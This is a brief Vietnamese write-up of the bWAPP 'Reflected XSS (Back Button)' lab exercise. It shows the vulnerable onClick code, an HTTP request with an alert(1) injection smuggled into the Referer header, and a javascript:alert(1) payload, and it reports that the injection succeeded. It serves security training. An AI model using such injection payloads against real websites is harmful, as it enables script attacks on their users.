
```
<div id="main">

    <h1>XSS - Reflected (Back Button)</h1>

    <p>Click the button to go to back to the previous page:

    <input type=button value="Go back" onClick="document.location.href=''">

    </p>

</div>
```

Kiểm tra source code ta thấy hàm onClick có thể bị inject.

```
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://c523527837d043f68c909fa877f521f2-0-js6k98nm-80.vlab.uit.edu.vn/bWAPP/portal.php';alert(1)'
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ekuttdb55cu3tt22rcniagjlk6; security_level=0
```

Thử với payload `javascript:alert(1)` thay cho giá trị của URL.

Khi Click vào back button thì sẽ load đoạn code.



Kết quả inject XSS thành công.